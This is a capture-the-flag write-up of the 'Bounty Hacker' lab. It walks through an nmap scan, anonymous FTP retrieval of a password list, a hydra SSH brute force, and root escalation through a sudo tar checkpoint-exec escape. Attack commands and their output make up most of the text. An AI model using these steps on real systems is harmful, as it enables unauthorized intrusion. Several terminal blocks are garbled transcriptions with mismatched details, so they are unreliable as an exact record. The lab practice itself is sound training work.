

Bounty Hacker

Initial recon with nmap

```
nmap -vv -sC -sV -A -T4 -oN nmap_scan 10.10.255.188
```


```
[Applications] [Places] [System] [Help] rmap -vv -sC -sV -A -T4 -oN hmas_scan[10.10.255.188 - Parrot Terminal]
[File] [Edit] [View] [Terminal] [Tabs] [Help] rmap -vv -sC -sV -A -T4 -oN hmas_scan[10.10.255.188 - Parrot Terminal]
[OK] [Cancel] [STATE] [SERVICE] [REASON] [VERSION] x http://10.10.255.188 - Parrot Terminal
20/tcp closed ftp-data reset ttl 61
21/tcp open ftp syn-ack ttl 61 vsftpd 3.0.3
[FTP-syst:]
[STAT:]
[FTP server status:
Connected to ::ffff:10.13.35.34
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPD 3.0.3 - secure, fast, stable
End of status
[ftp-anon: Anonymous FTP login allowed (FTP code 230)
[Can't get directory listing: TIMEOUT
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
2048 db:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
ssh-rsa AAAQABAAQAbAAQcgcwCTWTBLYfcPeyDkNmq6Mb/xQEZxWud7PuwaWL38rUCUpUd6kvqKMLQRHX4H3vnmePE/YMKQIVmz2KUX4H/aXdh05X9nJrem7zKbD/zvQwNLt6zJyNDWdjv5g9d34McE9fUlzn2gbcsmaK6Zo337f4oe1wU0839e5X0ghC37Juqeje6c/C4o5FcYgRqktS/kdcbcm7Fj+fHhXnUiKipvcju+4EZhTQn4bfMT5j58exLsz0RuRn17d2K4+LhsITPVnIdx9hSc3UomDrWg+hWknWDGpzXQr0Caj0395PLZ05BNDhN+B14E0m6lRY96gLyCD9hvWB
[ 256 ec:0f:d9:1e:6f:48:7d:38:9a:ee:b5:08:04:c9 (EDDSA)
ecdsa-sha2-nistp256 AAAE2VzJZHNLNxNT1btmldzHaAYNTAAAIAbm1zdzHaAYNTAAAABBMCu8L8U5u2dR2nmlmnGLLty0y0km3tMkLqm4dG+CraYh7kgzgSN
6Aj0Cf3h1Iq92dwAlW+1g9kb1CvBe7ZQ=
[ 256 ec:41:a1:15:a5:d4:b1:fc:18:16:50:3a:7d:d0:08:13:c2 (ED25519)
[  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAQcJmQn+j7Fx6s0k85CxJAoJB7ps/RRtWjkaeOftreFw
80/tcp open http syn-ack ttl 61 Apache httpd/2.4.18 ((Ubuntu))
[! http-server-header: Apache/2.4.18 (Ubuntu)
```

A lot of ports are open under 1000 ports.

But my attention was caught by 3 ports

- a) port 80 where there was a webserver
 - b) port 22 ofcouse because it is ssh
 - c) port 21 ftp and there was anonymous log in where there were 2 text files

FTP(port 21) recon



```
[root@sirel ~]# /home/sirel/Documents/Tryhacme/Bounty_Hacker]
[FTP 10.10.255.188]
Connected to 10.10.255.188.
220 (vsFTPD 3.0.3)
Name (10.10.255.188:sirel): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp      ftp          418 Jun  7  2020 locks.txt
-rw-rw-r-- 1 ftp      ftp          68 Jun  7  2020 task.txt
226 Directory send OK.
ftp> wget locks.txt task.txt
mget locks.txt? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.00 secs (7.9727 MB/s) [let Ed do it but we need her working on something else and you were getting real bold in that bar back
mget task.txt? yes
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.04 secs (1.5603 kB/s) Fayer...umph."
```

Cheeking out the files ,task.txt had a username lin and the other file locks.txt, had password like texts

```

Applications Places System 20°C Wed Jun 1, 20:57
File Edit View Search Terminal Tabs Help
catlocks.txt - Parrot Terminal
[root@sire] /home/sire/Documents/Tryhacme/Bounty_Hacker]
[root@sire]# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
-lin
[roote[sire]# cat locks.txt
rEdDrAgOnSynd1c4t3
R3g0n$yn91c4t3
R3DDr46N5Ynd1C4t3
RedDrA6N
R3dDragonSynd1c4t3
dRaooN5YND1CATE
RedDR4gnSynd1C4t3
R3D4gn0n2944
RedDr4gnSynd1c4t3
R3dRaGOnSynd1c4t3
Synd1c4teDreg0n
reddRAg0N
REddRaGOnSynd1c4t3
OraGoN$ynd1c@t3
4l1m1GH15tHe8357
rEDdrag0nSynd1c4t3
OrAgoN5YND1CATE
ReDDrag0nSynd1c4t3
Or@On$YND1C4t3
RedDrag0nSynd1c4t3
RedSynd1c4t3
dr@oN5Ynd1c@t3
reDdrAgnSynd1c4t3
r3ddragon
ReSynd1c4t3
[roote[sire]# ./home/sire/Documents/Tryhacme/Bounty_Hacker]
[roote[sire]#

```

the other port 80 had nothing much so I moved on to port 22 where I bruteforced the log in with username(lin) and the password list found in port 21(ftp)

hydra -L username.txt -P locks.txt 10.10.255.188 -t4 ssh

```

Applications Places System 20°C Wed Jun 1, 21:09
File Edit View Search Terminal Tabs Help
lin@bountyhacker: ~/Desktop
whoami - Parrot Terminal
[lin@bountyhacker:~/Desktop]
lin@bountyhacker:~/Desktop
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-01 21:05:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 130 login tries (1:5:p:26), ~33 tries per task
[DATA] attacking ssh://10.10.255.188:22/
[22]ssh host: 10.10.255.188 login: lin password: RedDragonSyndicat3
[STATUS] 50.00 tries/min, 50 tries in 00:01h, 80 to do in 00:02h, 4 active
^CThe session file .hydra.restore was written. Type "hydra -R" to resume session.
[roote[sire]# ./home/sire/Documents/Tryhacme/Bounty_Hacker]
[roote[sire]# #ssh lin@10.10.255.188
The authenticity of host '10.10.255.188 (10.10.255.188)' can't be established.
ECDSA key fingerprint is SHA256:fzjllignxyEZI9px29GF/tir-u8o9i88XxfjggSbAgBE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.255.188' (ECDSA) to the list of known hosts.
lin@10.10.255.188's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)
the other port 80 had nothing much so I moved on to port 22 where I bruteforced the log in
* Documentation: https://help.ubuntu.com and the password list found in ftp and I ssh into the box.
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$ whoami
No command 'whoami' found, did you mean:
  Command 'whoami' from package 'coreutils' (main)
whoami: command not found
lin@bountyhacker:~/Desktop$ whoami
lin
lin@bountyhacker:~/Desktop$ 

```

Lucky me,I was able to find lin's password where I proceeded logging in.
I pocked around like eveywhere even checked crontab and found nothing
But cheking the allowed (and forbidden) commands for the invoking user -lin on the the machine,I found luck :)
User lin was allowed to run **/bin/tar** with root permission.Chekng GTFOBins,I found a way to elevate my privilege to root with the following command

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

```
lin@bountyhacker:~/Desktop$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6    * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

#
lin@bountyhacker:~/Desktop$ sudo -l
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$ whoami
lin
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading './' from member names
# whoami
root
#
```

MACHINE OWNED

:)